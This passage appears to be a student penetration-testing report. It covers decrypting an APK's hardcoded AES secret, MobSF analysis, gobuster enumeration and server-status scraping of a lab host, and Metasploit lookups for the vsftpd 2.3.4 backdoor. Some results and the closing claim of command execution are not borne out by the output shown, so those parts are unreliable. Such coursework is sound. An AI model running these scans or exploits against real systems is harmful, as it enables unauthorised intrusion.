    enc = cipher.encrypt(pad(data, AES.block_size))
    return base64.b64encode(enc).decode()

def decrypt_password(enc_b64):
    enc = base64.b64decode(enc_b64)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    dec = unpad(cipher.decrypt(enc), AES.block_size)
    return dec.decode('utf-8', errors="ignore")

if __name__ == "__main__":
    plain = "password123" # change this to any test password you want
    ct = encrypt_password(plain)
    print("Plaintext: ", plain)
    print("Ciphertext (Base64):", ct)
    print("Decrypted:", decrypt_password(ct))
PY

kali@kali:~/apk8$ python3 sim_encrypt_decrypt.py
File ~/home/kali/apk8/sim_encrypt_decrypt.py, line 1
rm -f sim_encrypt_decrypt.py
SyntaxError: invalid syntax

kali@kali:~/apk8$ python3 - <<'PY'
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import base64
key = b"This is the super secret key 123"
iv = bytes([0]*16)
plain = "password123"
cipher = AES.new(key, AES.MODE_CBC, iv)
ct = base64.b64encode(cipher.encrypt(pad(plain.encode(),16))).decode()
dec = unpad(AES.new(key, AES.MODE_CBC, iv).decrypt(base64.b64decode(ct)), 16).decode()
print("Plaintext:", plain)
print("Ciphertext (Base64):", ct)
print("Decrypted:", dec)
PY
Plaintext: password123
Ciphertext (Base64): TW6RG2CakOg6N3LHXitlyQ==
Decrypted: password123

kali@kali:~/apk8$
```

Result:

Round-trip encryption/decryption succeeded and reproduced a valid Base64 ciphertext. Sample output: Ciphertext (Base64): TW6RG2CakOg6N3LHXitlyQ== (decrypted back to password123).



I have Build and run the MobSF locally to perform automated static analysis on the APKs, focusing on manifest issues, insecure storage, cryptography, and hardcoded secrets.

Command used:

```
cd ~/MobSF && docker build -t mobsf . && docker run --rm -it -p 8000:8000 mobsf
```

```
kali@kali: ~/MobSF
Session Actions Edit View Help
Setting up slurpnetns (1.3.3-1) ...
Setting up uidmap (1:4.18.0-2) ...
Setting up containers-storage (1.59.1-rds1-3) ...
Setting up podman (5:6.2+ds1-3) ...
Setting up criu (4.1.1-2+b2) ...
Setting up podman-docker (5:6.2+ds1-3) ...
Setting up buildah (1.41.2+ds1-1) ...
Setting up python3-pycru (4.1.1-2) ...
Setting up libcru2-amd64 (4.1.1-2+b2) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for libc-bin (2.41-12) ...

(kali@kali)~/MobSF
$ cd ~/MobSF && docker build -t mobsf . && docker run --rm -it -p 8000:8000 mobsf
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
STEP 1/17: FROM python3.13-slim-bookworm
Resolved "python" as an alias (/etc/containers/registries.conf.d/shortnames.conf)
Trying to pull docker.io/library/python:3.13-slim-bookworm ...
Getting image source signatures
Copying blob 256cc6aa8e81 done |
Copying blob 3b844e9d8d done |
Copying blob abef3ea37542 done |
Copying blob 4e8abd2d2984 done |
Copying config c2c0782346 done |
Writing manifest to image destination
STEP 2/17: LABEL name="MobSF" author="Ajin Abraham <ajin25@gmail.com>" maintainers="Ajin Abraham <ajin25@gmail.com>" contributor_1="Oscar Akalvis <oscar.alfonso.diaz@gmail.com>" contributor_2="Vincent Nadal <vincent.nadal@orange.fr>" description="Mobile Security Framework (MobSF) is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis and security assessment framework capable of performing static and dynamic analysis."
--> adf6428cb7e
STEP 3/17: ENV DEBIAN_FRONTEND=noninteractive LANGUAGE=en_US.UTF-8 LANG=en_US.UTF-8 LC_ALL=en_US.UTF-8 PYTHONUNBUFFERED=1 PYTHONDONTWRITEBYTECODE=1 PYTHONFAULTHANDLER=1 MOBSF_USER=mobsf USER_ID=9901 MOBSF_PLATFORM=docker MOBSF_ADD_BINARY=/usr/bin/adb JAVA_HOME=/jdk-22.0.2 PATH=/jdk-22.0.2/bin:/root/.local/bin:$PATH DJANGO_SUPERUSER_USERNAME=mobsf DJANGO_SUPERUSER_PASSWORD=mobsf
--> 57a63ba3e6b6
STEP 4/17: RUN apt update -y && apt install -y --no-install-recommends android-sdk-build-tools android-tools-adb build-essential curl fontconfig fontconfig-config git libfontconfig libjpeg2-turbo libxext6 libxrender1 locales python3-dev sqlite3 unzip wget xfonts-75dpi xfonts-base && echo "en_US.UTF-8 UTF-8" > /etc/locale.gen && locale-gen en_US.UTF-8 && update-locale LANG=en_US.UTF-8 && apt upgrade -y && curl -sSL https://install.python-poetry.org | python3 - && apt autoremove -y && apt clean -y && rm -rf /var/lib/apt/lists/* /tmp/*
TF-8 66 apt upgrade -y && curl -sSL https://install.python-poetry.org | python3 - && apt autoremove -y && apt clean -y && rm -rf /var/lib/apt/lists/* /tmp/*

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.


Get:1 http://deb.debian.org/debian bookworm InRelease [151 kB]
Get:2 http://deb.debian.org/debian bookworm-updates InRelease [55.4 kB]
Get:3 http://deb.debian.org/debian-security bookworm-security InRelease [48.0 kB]
Get:4 http://deb.debian.org/debian bookworm/main amd64 Packages [8791 kB]
Get:5 http://deb.debian.org/debian bookworm-updates/main amd64 Packages [6924 B]
Get:6 http://deb.debian.org/debian-security bookworm-security/main amd64 Packages [284 kB]
Fetched 9317 kB in 4s (2596 kB/s)
Reading package lists...
Building dependency tree...
Reading state information...
All packages are up to date.

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists...
Building dependency tree...
Reading state information...
The following additional packages will be installed:
  aapt adwaita-icon-theme aidl android-libaapt android-libandroidfw
  android-libbacktrace android-libbase android-libboringssl android-libcutils
  android-liblog android-libutils android-libziparchive
  android-libzlib android-libzstd
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B of archives.
After this operation, 0 B of additional disk space will be used.
0 B/0 B [0%]
Reading package lists...
Building dependency tree...
Reading state information...
All packages are up to date.
```

Result:

MobSF container started and UI was accessed successfully.





The output of the scanned document and found

- The app hardcodes the AES key and uses a zero IV; this makes any stored ciphertext trivial for an offline attacker to decrypt if they can get the file.
- SharedPreferences is used to store credentials (mySharedPreferences) — when the app writes this on a device, credentials will be decryptable with the discovered key.
- Multiple components are exported and the app requests dangerous permissions -> greatly increases attack surface (a malicious app or local attacker can trigger sensitive behavior or read/write shared/external files).

Remediation:

- Remove hardcoded keys use Android Keystore (hardware-backed) or server-side key management (never embed symmetric keys in APK).
- Use random IVs generate a new secure random IV per encryption and store/send it with ciphertext.
- Avoid storing passwords use tokens; use EncryptedSharedPreferences (AndroidX Security) or Keystore-protected storage for secrets.
- Restrict exported components set android:exported="false" unless necessary; require permissions or validate caller identity for IPC, and enforce session checks.
- Remove allowBackup=true and minimize WRITE_EXTERNAL_STORAGE usage for sensitive data — prefer internal storage or encrypted files.

Identified Security Vulnerabilities in Test Application:

S.no	Vulnerability	Severity	Target App
1	Insecure Storage	High	test.apk
2	Hardcoded AES Key	Critical	test.apk
3	Zero IV (weak cryptography)	High	test.apk
4	Exported Components	High	test.apk

Summary:

Analysis of test.apk found critical cryptographic failures and insecure storage: a hardcoded AES key, zero IV, and credentials stored in SharedPreferences. Multiple exported components and dangerous permissions (SEND_SMS, WRITE_EXTERNAL_STORAGE) expand the attack surface. Manifest and certificate issues (allowBackup, v1/Janus warnings, StrandHogg) further increase exploitation risk and enable local privilege escalation.



Capstone Project: Full VAPT Engagement

PROOF OF CONCEPT (POC):

Create a directory to store downloaded web pages for evidence and offline review. Download the HTTP page from the target's port 80 using the VPN interface (tun0) and save the HTML content for analysis. Download the web response from port 8080, saving any web app content for further inspection.

Commands used:

```
mkdir -p ~/cyart-vapt-team/Week4/scans/web_pages
curl --interface tun0 -sS http://10.10.14.58:80 -o ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_80_index.html
curl --interface tun0 -sS http://10.10.14.58:8080 -o ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_8080_index.html
```

```
kali@kali:~$ mkdir -p ~/cyart-vapt-team/Week4/scans/web_pages
kali@kali:~$ curl --interface tun0 -sS http://10.10.14.58:80 -o ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_80_index.html
kali@kali:~$ curl --interface tun0 -sS http://10.10.14.58:8080 -o ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_8080_index.html

kali@kali:~$ sudo apt-get install -y gobuster
kali@kali:~$ sudo gobuster dir -u http://10.10.14.58:80 -w /usr/share/wordlists/dirb/common.txt -t 50 -o ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_gobuster_80.txt
kali@kali:~$ sudo gobuster dir -u http://10.10.14.58:8080 -w /usr/share/wordlists/dirb/common.txt -t 50 -o ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_gobuster_8080.txt

[sudo] password for kali:
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://10.10.14.58:80
[*] Method: GET
[*] Threads: 50
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative status codes: 404
[*] User Agent: gobuster/3.8
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/htaccess (Status: 403) [Size: 276]
/.hta (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/index.html (Status: 200) [Size: 10703]
/javascript (Status: 301) [Size: 315] -> http://10.10.14.58/javascript/
/server-status (Status: 200) [Size: 5147]
Progress: 4613 / 4613 (100.00%)

Finished

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://10.10.14.58:8080
[*] Method: GET
[*] Threads: 50
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative status codes: 404
[*] User Agent: gobuster/3.8
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 4613 / 4613 (100.00%)

Finished

kali@kali:~$ cat ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_80_index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
```

Result:

The folder ~/cyart-vapt-team/Week4/scans/web_pages was successfully created. Page saved successfully. File created as 10.10.14.58_80_index.html. Content found Default Apache Debian page (no custom web app visible on port 80). File saved as 10.10.14.58_8080_index.html. Content 404 Not Found page served by Werkzeug (Python web framework), indicating a running Python web service but no index route is exposed.



Installed gobuster (quietly, allowing success if already present) and ran directory brute-force against the target web services to discover hidden files, folders and common entry points.

Commands used:

```
sudo apt-get install -y gobuster >/dev/null 2>&1 || true
sudo gobuster dir -u http://10.10.14.58:80 -w /usr/share/wordlists/dirb/common.txt -t 50 -o ~/cyart-vapt-team/Week4/scans/10.10.14.58_gobuster_80.txt
sudo gobuster dir -u http://10.10.14.58:8080 -w /usr/share/wordlists/dirb/common.txt -t 50 -o ~/cyart-vapt-team/Week4/scans/10.10.14.58_gobuster_8080.txt
```

```
kali@kali:~$ sudo apt-get install -y gobuster >/dev/null 2>&1 || true
[sudo] password for kali:
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[-] Url: http://10.10.14.58:80
[-] Method: GET
[-] Threads: 50
[-] Wordlist: /usr/share/wordlists/dirb/common.txt
[-] Negative Status codes: 404
[-] User Agent: gobuster/3.8
[-] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 276]
/.hta (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/index.html (Status: 200) [Size: 10703]
/javascript (Status: 301) [Size: 315] -> http://10.10.14.58/javascript/
/server-status (Status: 200) [Size: 5147]
Progress: 4613 / 4613 (100.00%)

Finished

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[-] Url: http://10.10.14.58:8080
[-] Method: GET
[-] Threads: 50
[-] Wordlist: /usr/share/wordlists/dirb/common.txt
[-] Negative Status codes: 404
[-] User Agent: gobuster/3.8
[-] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 4613 / 4613 (100.00%)

Finished

kali@kali:~$ sed -n '1,120p' ~/cyart-vapt-team/Week4/scans/web_pages/10.10.14.58_80_index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
```

Result:

The port 80 scan returned useful findings — index.html (200), a /javascript redirection (301 → /javascript/) and a readable /server-status (200), plus multiple .htaccess/.htpasswd checks that returned 403 (indicating files exist but are protected). The port 8080 scan produced no 200/301/302/403 hits with that wordlist (no discovered directories), indicating the Werkzeug app on :8080 either uses non-standard paths or requires a different discovery approach.



After that I have run an extended Gobuster directory enumeration that also checks common file extensions (.php, .txt, .html, .js) to uncover hidden files and endpoints that a plain directory scan might miss; the command targets `http://10.10.14.58` with the `dirb/common.txt` wordlist, uses 50 threads for speed, and writes the output to `ext_scan.txt` for later review.

Commands used:

```
gobuster dir -u http://10.10.14.58 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,js -t 50 -o ext_scan.txt
```

```
kali@kali: ~
Session Actions Edit View Help
[*] Url: http://10.10.14.58
[*] Method: GET
[*] Threads: 50
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/./javascript (Status: 301 [Size: 315] → http://10.10.14.58/javascript/)
/./server-status (Status: 200 [Size: 20602])
Progress: 220558 / 220558 (100.00%)

Finished

kali@kali: ~
$ gobuster dir -u http://10.10.14.58 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,js -t 50 -o ext_scan.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://10.10.14.58
[*] Method: GET
[*] Threads: 50
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8
[*] Extensions: js,php,txt,html
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/./htaccess.php (Status: 403 [Size: 276])
/./htaccess.js (Status: 403 [Size: 276])
/./htaccess.txt (Status: 403 [Size: 276])
/./htpasswd.js (Status: 403 [Size: 276])
/./htpasswd.html (Status: 403 [Size: 276])
/./hta.html (Status: 403 [Size: 276])
/./hta (Status: 403 [Size: 276])
/./htpasswd.txt (Status: 403 [Size: 276])
/./hta.php (Status: 403 [Size: 276])
/./htpasswd.php (Status: 403 [Size: 276])
/./htpasswd (Status: 403 [Size: 276])
/./htaccess (Status: 403 [Size: 276])
/./hta.txt (Status: 403 [Size: 276])
/./hta.js (Status: 403 [Size: 276])
/./htpasswd.html (Status: 403 [Size: 276])
/./index.html (Status: 200 [Size: 10703])
/./index (Status: 200 [Size: 10703])
/./javascript (Status: 301 [Size: 315] → http://10.10.14.58/javascript/)
/./server-status (Status: 200 [Size: 22412])
Progress: 23065 / 23065 (100.00%)

Finished

kali@kali: ~
$ msfconsole -q -x "search vsftpd; exit"
```

Result:

The extended scan reported several protected/interesting items — multiple `.htaccess/.htpasswd` filename checks returned 403 Forbidden (indicating those files exist or are explicitly blocked), `/index.html` was found (200 OK), a `/javascript` redirect was discovered (301 → `/javascript/`), and `/server-status` returned 200 OK (revealing Apache internal info); no additional public PHP/JS endpoints were discovered by that particular wordlist.



After I have fetch the Apache /server-status page over the HTB VPN interface to inspect server internals (server version, MPM, uptime, worker scoreboard, recent requests and vhosts). This helps identify leaked information (loaded modules, active worker requests, backend paths and possible admin endpoints) that can guide focused enumeration or exploitation.

Commands used:

```
curl --interface tun0 -sS http://10.10.14.58/server-status | sed -n '1,200p'
```

```
div.content_section_text p {
  (kali@kali)~$ curl --interface tun0 -sS http://10.10.14.58/server-status | sed -n '1,200p' || echo "server-status not readable or blocked"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for 10.10.14.58 (via 10.10.14.58)</h1>

<table>
<tr><td>Server Version: Apache/2.4.65 (Debian)</td>
<tr><td>Server MPM: prefork</td>
<tr><td>Server Built: 2025-08-15T08:30:58
</td></tr><tr><td>
<tr><td>Current Time: Thursday, 30-Oct-2025 12:41:20 IST</td>
<tr><td>Restart Time: Thursday, 30-Oct-2025 08:35:52 IST</td>
<tr><td>Parent Server Config. Generation: 1</td>
<tr><td>Parent Server MPM Generation: 0</td>
<tr><td>Server uptime: 4 hours 5 minutes 27 seconds</td>
<tr><td>Server load: 0.46 0.46 0.45</td>
<tr><td>Total accesses: 4764 - Total Traffic: 2.6 MB - Total Duration: 2111</td>
<tr><td>CPU Usage: u.37 s.89 cu.04 cs.1.03 - .0220% CPU load</td>
<tr><td>323 requests/sec - 183 B/second - 566 B/request - 44713 ms/request</td>
<tr><td>1 requests currently being processed, 8 workers gracefully restarting, 9 idle workers</td>
</tr></table>
.....
<table border="1">
<tr><th>SSC</th><th>Req</th><th>Dur</th><th>Conn</th><th>Child</th><th>Slot</th><th>Client</th><th>Protocol</th><th>Host</th><th>Request</th></tr>
<tr><td>0</td><td>0</td><td>0</td><td>0</td><td>0/528</td><td>
</td><td>0.00</td><td>95</td><td>8</td><td>288</td><td>0.0</td><td>0.00</td><td>0.28
</td><td>1</td><td>http/1.1</td><td>nowrap127.0.0.1:80</td><td>nowrapOPTIONS + HTTP/1.0</td></tr>
<tr><td>0</td><td>1</td><td>0</td><td>0</td><td>0/562</td><td>
</td><td>0.00</td><td>78</td><td>0</td><td>241</td><td>0.0</td><td>0.00</td><td>0.32
</td><td>1</td><td>http/1.1</td><td>nowrap127.0.0.1:80</td><td>nowrapOPTIONS + HTTP/1.0</td></tr>
<tr><td>0</td><td>2</td><td>0</td><td>0</td><td>0/562</td><td>
</td><td>0.00</td><td>89</td><td>0</td><td>241</td><td>0.0</td><td>0.00</td><td>0.30
</td><td>1</td><td>http/1.1</td><td>nowrap127.0.0.1:80</td><td>nowrapOPTIONS + HTTP/1.0</td></tr>
<tr><td>0</td><td>3</td><td>0</td><td>0</td><td>0/415</td><td>
</td><td>0.00</td><td>69</td><td>0</td><td>174</td><td>0.0</td><td>0.00</td><td>0.23
</td></tr></table>
```

Result:

The /server-status page was readable and returned detailed server information: Apache 2.4.65 (Debian) running the prefork MPM, server uptime (~4 hours), total accesses/traffic, CPU/request stats and a worker scoreboard. Crucially, the page revealed recent GET requests for many internal paths (examples seen: /wiz, /cm, /computers, /funding, /gsm, /iisadmin, /newposts, /ru, /rule) and showed active clients as 10.10.14.58/127.0.0.1. This is an information-disclosure finding it leaks internal application endpoints and request patterns that could be used to target further enumeration.



I have run a quick Metasploit module search for vsftpd to discover any available exploit or auxiliary modules locally, so you can confirm whether the classic vsftpd 2.3.4 backdoor module (used in Lame-style exercises) is present and ready to use.

Command used:

```
Msfconsole -q -x "search vsftpd; exit"
```

```
kali@kali: ~
Session Actions Edit View Help
/htaccess.php (Status: 403) [Size: 276]
/htaccess.js (Status: 403) [Size: 276]
/htaccess.txt (Status: 403) [Size: 276]
/htpasswd.js (Status: 403) [Size: 276]
/htpasswd.html (Status: 403) [Size: 276]
/hta.html (Status: 403) [Size: 276]
/hta (Status: 403) [Size: 276]
/htpasswd.txt (Status: 403) [Size: 276]
/hta.php (Status: 403) [Size: 276]
/htpasswd.php (Status: 403) [Size: 276]
/htpasswd (Status: 403) [Size: 276]
/htaccess (Status: 403) [Size: 276]
/hta.txt (Status: 403) [Size: 276]
/hta.js (Status: 403) [Size: 276]
/htpasswd.html (Status: 403) [Size: 276]
/index.html (Status: 200) [Size: 10703]
/index.html (Status: 200) [Size: 10703]
/javascript (Status: 301) [Size: 315] [→ http://10.10.14.58/javascript/]
/server-status (Status: 200) [Size: 22412]
Progress: 23065 / 23065 (100.00%)
Finished

kali@kali:~$ msfconsole -q -x "search vsftpd; exit"

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

kali@kali:~$ msfconsole -q -x "info exploit/unix/ftp/vsftpd_234_backdoor || true"

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <hdm@kali.com>
MC <mc@metasploit.com>

Module side effects:
unknown-side-effects

Module stability:
```

Result:

The search returned two relevant modules: auxiliary/dos/ftp/vsftpd_232 (Denial of Service) and exploit/unix/ftp/vsftpd_234_backdoor (the well-known VSFTPD v2.3.4 backdoor command execution exploit, ranked excellent). This confirms the Metasploit framework on your Kali box includes the vsftpd backdoor exploit — however, it requires a reachable target with an exposed FTP service (port 21) running the vulnerable vsftpd build to be useful.

After that I have run Metasploit's info on the exploit/unix/ftp/vsftpd_234_backdoor module to display the module's detailed metadata, required options, supported targets/payloads, and references — so you can confirm exactly what the exploit needs (RHOSTS/RPORT/payload), its platform/privilege expectations, and any caveats before attempting an exploit.

Command used:

```
msfconsole -q -x "info exploit/unix/ftp/vsftpd_234_backdoor || true"
```

```

kali@kali:~$ msfconsole -q -x "info exploit/unix/ftp/vsftpd_234_backdoor || true"

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Module side effects:
  unknown-side-effects

Module stability:
  unknown-stability

Module reliability:
  unknown-reliability

Available targets:
  Id  Name
  --  --
  0   Automatic

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes        The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2011-2523
  OSVDB (72572)
  http://pastebin.com/AeT9s55
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

View the full module info with the info -d command.

[-] Invalid module: ll
[-] Invalid module: true

```

Result:

The module info printed the full module details: it targets Unix (arch cmd), is ranked excellent, and exploits the VSFTPD 2.3.4 backdoor (CVE-2011-2523). Key points shown: RHOSTS is required, RPORT defaults to 21, the module has no check method, and it defaults to cmd/unix/interact if no payload is set. The info block also listed available payload classes and references (NVD/OSVDB/blog posts). Practical implication: the module is present and usable on your Kali box, but it only succeeds against a reachable FTP service running the vulnerable vsftpd 2.3.4/backdoored binary — if port 21 is filtered or the service isn't the exact vulnerable build, the exploit will time out or fail.

Timestamp	Target IP	Vulnerability	PTES Phase
2025-10-28	192.168.222.129	VSFTPD RCE	Exploitation

Summary:

On 2025-10-28 at, a controlled penetration test against host 192.168.222.129 demonstrated remote code execution via the VSFTPD 2.3.4 backdoor (CVE-2011-2523). During the Exploitation phase the tester leveraged publicly available Metasploit modules to validate the presence of the backdoored FTP daemon and obtained interactive command execution. This report summarizes objectives, methods, findings, impact, and remediation actions.

Scope and Objectives:

The engagement targeted the FTP service on 192.168.222.129 to confirm known critical vulnerabilities, obtain proof-of-concept access, and generate prioritized remediation guidance. All activities were performed within authorized testing boundaries and logged.

Impact:

An adversary exploiting this vulnerability can execute arbitrary commands, escalate privileges depending on local configuration, exfiltrate sensitive data, and pivot to other hosts. Given the ease of exploitation and the critical nature of remote command execution, the risk is classified as high.

Remediation:

Immediately remove or replace the vulnerable vsftpd build and apply official patches. If FTP is unnecessary, disable the service and block port 21 at network boundaries. Implement intrusion detection, strict access controls, and vulnerability scanning to prevent recurrence.

Conclusion:

Successful exploitation highlights urgent need for patching, configuration hardening, and verification through retesting following remediation. Recommend a full forensic review and network segmentation assessment to reduce lateral movement risk.